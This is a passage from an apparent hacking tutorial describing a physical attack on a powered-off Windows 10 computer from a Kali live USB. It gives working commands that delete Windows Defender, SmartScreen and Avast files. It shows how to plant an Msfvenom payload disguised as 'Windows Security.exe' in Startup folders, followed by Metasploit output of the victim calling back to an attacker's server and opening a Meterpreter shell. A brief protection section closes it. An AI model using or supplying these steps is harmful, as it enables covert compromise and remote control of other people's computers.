
/media/root/Windows 10/

Warning, you are using the root account, you may harm your system.

17 items (1.8 GB), Free space: 25.5 GB

Step 10 Insert the Payload USB

Next, insert the payload USB into the target computer. A new device will appear on the desktop. Double-click the device to mount it and take note of the volume name in the address bar of the file manager. The volume name will be required in later steps.



/media/root/[redacted]/


Warning, you are using the root account, you may harm your system.

Windows Security.exe

Step 11 Disable the Computer's Defenses (Optional)

The next Windows Defender, SmartScreen, and antivirus (AV) removal instructions are technically optional steps. Crippling the machine's defense system won't break the OS or create scary error messages when it reboots, but a missing antivirus icon in the applications tray may create suspicion with the target user. Examining the Windows Defender settings after this has been done may also alert users and IT specialists of some kind of breach in security.

Don't Miss: How to Evade Antivirus Software



Windows Defender

The settings for Windows Defender Antivirus aren't available. The app has been uninstalled from the server.

Version info

Antimalware client version:
Engine version:
Antivirus definition:
Antispyware definition:
Network inspection system engine version:
Network inspection system definition version:

Keep your PC safe

Windows Defender Security Center has options to help protect your family online, maintain your device's health, run periodic scans, manage your threat-protection settings, and more.


It would be possible to take a far less intrusive approach such as using DNS attacks, which would allow attackers to perform phishing attacks and only involves modifying a single text file. For this article, I wanted to really demonstrate how much damage can be inflicted on a powered off computer.

Disable Windows Defender

Windows Defender is an antivirus and malware removal component of the Windows operating system. Among its many security features, it includes a number of real-time security agents that monitor several common areas of the operating system for changes which might have been modified by attackers.

USBs and hard drives are automatically mounted to the /media/*username*/ directory. Directories containing Windows Defender files can be located using the **find** command. Open a terminal, and type the below command.

```
find /media/root/ -type d -iname *Windows\ Defender*
```



```
root@kali:~# find /media/root/ -type d -iname *Windows\ Defender*
/media/root/Windows 10/Program Files/Windows Defender
/media/root/Windows 10/Program Files/Windows Defender Advanced Threat Protection
/media/root/Windows 10/Program Files (x86)/Windows Defender
/media/root/Windows 10/ProgramData/Microsoft/Windows Defender
/media/root/Windows 10/ProgramData/Microsoft/Windows Defender Advanced Threat Protection
/media/root/Windows 10/Windows/System32/Tasks/Microsoft/Windows/Windows Defender
root@kali:~# 
```

The **-type d** argument instructs find to only search directories, while **-iname** tells find to ignore case sensitivity. So it'll find directories named "Windows Defender," "windows defender," or "WiNdOwS dEfEnDeR." Wildcards (*) used at the ends of the search term instruct find to list directories with "Windows Defender" anywhere in the folder name, whether it's at the start, end, or in the middle of the folder name.

There are six directories reported as having "Windows Defender" in the name. All of the directories can be removed with the below command.

```
find /media/root/ -type d -iname *Windows\ Defender* -exec rm -rf {} \;
```

Appending **-exec** to the command tells find to take the discovered Windows Defender directories and automatically remove them using the **rm** command. The **rm -rf {} \;** is the actual bit that instructs find to forcefully remove the directories recursively.

Running the previous find command again should now produce zero "Windows Defender" directories found.

Disable Windows SmartScreen

SmartScreen is an additional layer of security developed by Microsoft. It runs in the background as an "antimalware service executable" process and scans applications and files against a Microsoft malware database. Even with Windows Defender removed, SmartScreen may still flag a payload as malicious and quarantine it.

To remove SmartScreen, use the below command.

```
find /media/root/ -iname *smartscreen.exe* -exec rm -rf {} \;
```

All files and directories containing "smartscreen.exe" will be removed.

Disable Third-Party Security Software (Antivirus)

Avast is often regarded as being one of the top 5 best free antivirus software solutions available for a variety of platforms, so I installed their free antivirus software on the target computer for demonstration purposes.

Don't Miss: How to Evade AV Software with Shellter

To find and remove all files and folders with "avast" anywhere in the name, use the below find command.

```
find /media/root/ -iname *avast* -exec rm -rf {} \;
```

If it's unclear which antivirus is in use, manually browse the "ProgramData" and "Program Files" directories or use the **find** command for enumeration.

```
find /media/root/ -iname *SearchTermHere*
```

With antivirus binaries now scrubbed from the device, the computer is completely vulnerable to any kind of payload you can imagine.

Step 12 Save the Payload to the Startup Folder

Windows maintains "Startup" folders which are used to automatically launch any programs contained within them when a user logs into an account on the computer. This was designed for convenience and allows users to place legitimate application shortcuts (e.g., web browsers, word processors, media players, etc.) and scripts into the folders at any time.


Attacking All Users

There are two Startup directories which can be used to automatically execute a payload. To run the payload against *all users* on the operating system, the "Windows Security.exe" payload on the payload USB would need to be saved to the below Windows directory.

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```

The below **cp** command can be used to copy the Msfvenom payload saved on the payload USB into the "All Users" Startup folder.

cp /media/root/USB#2 VOLUME NAME/Windows\ Security.exe /media/root/WINDOWS VOLUME NAME/ProgramData/Microsoft/Windows/Start\ Menu/Programs/StartUp/



```
root@kali:~# cp /media/root/[redacted]/Windows\ Security.exe /medi
a/root/Windows\ 10/ProgramData/Microsoft/Windows/Start\ Menu/Prog
rams/StartUp/
root@kali:~# ls /media/root/Windows\ 10/ProgramData/Microsoft/Win
dows/Start\ Menu/Programs/StartUp/
 desktop.ini  'Windows Security.exe'
root@kali:~#
```

The ***USB#2 VOLUME NAME*** and ***WINDOWS VOLUME NAME*** portions in the above command should be changed to the actual USB and Windows volume names, respectively. The **ls** command can be used to verify the Windows Security.exe was properly copied to the Startup folder.


Attacking Just One User

If an individual user on the device was being targeted, attackers would instead use the below Startup directory.

C:\Users\TARGET USERNAME\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

The below command can be used to copy the payload into the target user's Startup folder, thereby, only affecting that particular user.

cp /media/root/USB#2 VOLUME NAME/Windows\ Security.exe /media/root/Users\TARGET USERNAME/AppData/Roaming/Microsoft/Windows/Start\ Menu/Programs/Startup/




```
root@kali:~# cp /media/root/[redacted]/Windows\ Security.exe /medi
a/root/Windows\ 10/Users/IEUser/AppData/Roaming/Microsoft/Windows
/Start\ Menu/Programs/Startup/
root@kali:~# ls /media/root/Windows\ 10/Users/IEUser/AppData/Roam
ing/Microsoft/Windows/Start\ Menu/Programs/Startup/
 desktop.ini  'Windows Security.exe'
root@kali:~# 
```

Step 13 Unmount the Windows Volume

That's about it for removing antivirus software and inserting the Msfvenom payload. Before shutting down Kali, it's important to manually unmount the Windows volume. When testing this attack, I found that forcing Kali to shut down before unmounting the Windows volume sometimes prevented the volume from saving changes to the drive (i.e., the Msfvenom payload didn't properly save to the volume after shutting down).


To gracefully unmount the Windows volume, right-click on the drive, and select "Unmount Volume" from the contextual menu.



With the Windows volume properly unmounted, shut down the live USB, take your USB flash drives, and move away from the computer like nothing happened — the attack is complete.

Step 14 Perform Post-Exploitation Maneuvers


After the target computer is powered on by the target user, the Msfvenom payload in the Startup folder will automatically run and create a connection to the attacker's server running Metasploit (as long as the computer is connected to the internet, of course). The below image is an example of a new connection being established.



```
msf exploit(multi/handler) > [*] http://[redacted].17:80 handlin
g request from [redacted].53; (UUID: fttrktf6) Encoded stage wit
h x86/shikata_ga_nai
[*] http://[redacted].17:80 handling request from [redacted].53;
 (UUID: fttrktf6) Staging x86 payload (180854 bytes) ...
[*] Meterpreter session 1 opened ([redacted].17:80 -> [redacted]
.53:52834) at [redacted] +0000
_
```

The compromised computer will attempt to connect to the Metasploit VPS every single time its powered on. To view available sessions, simply type **sessions** into the msf terminal.


sessions



```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  [redacted]
[redacted]

msf exploit(multi/handler) > _
```

When compromised computers connect to the Metasploit server, they're automatically assigned an "Id" number. To connect to the newly created session, use the **-i** argument to **i**nteract with the session.

sessions -i 1



```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > _
```

A new meterpreter shell would be created, allowing attackers to directly interact with the compromised computer.

Don't Miss: The Ultimate Command Cheat Sheet for Metasploit's Meterpreter

How to Protect Yourself from Hard Drive Attacks

When it comes to preventing these types of attacks on Windows 10 computers, there's not a whole lot you can do, but there are a few options worth mentioning. If you know of any more, please chime in below in the comments!

- Enable BitLocker. Microsoft offers hard drive encryption that would make the attack demonstrated in this article difficult to execute. However, BitLocker encryption has been circumvented before, so it's not foolproof.
- Use Veracrypt. Veracrypt is a cross-platform encryption software which supports full-disk encryption. For a comprehensive look at Veracrypt, visit Lifehacker.
- Don't use Windows operating systems. The Windows OS was not designed to be a secure operating system. MacOS and Debian-based operating systems offer superior hard drive encryption solutions by default. If physical security is a concern, consider using a different OS.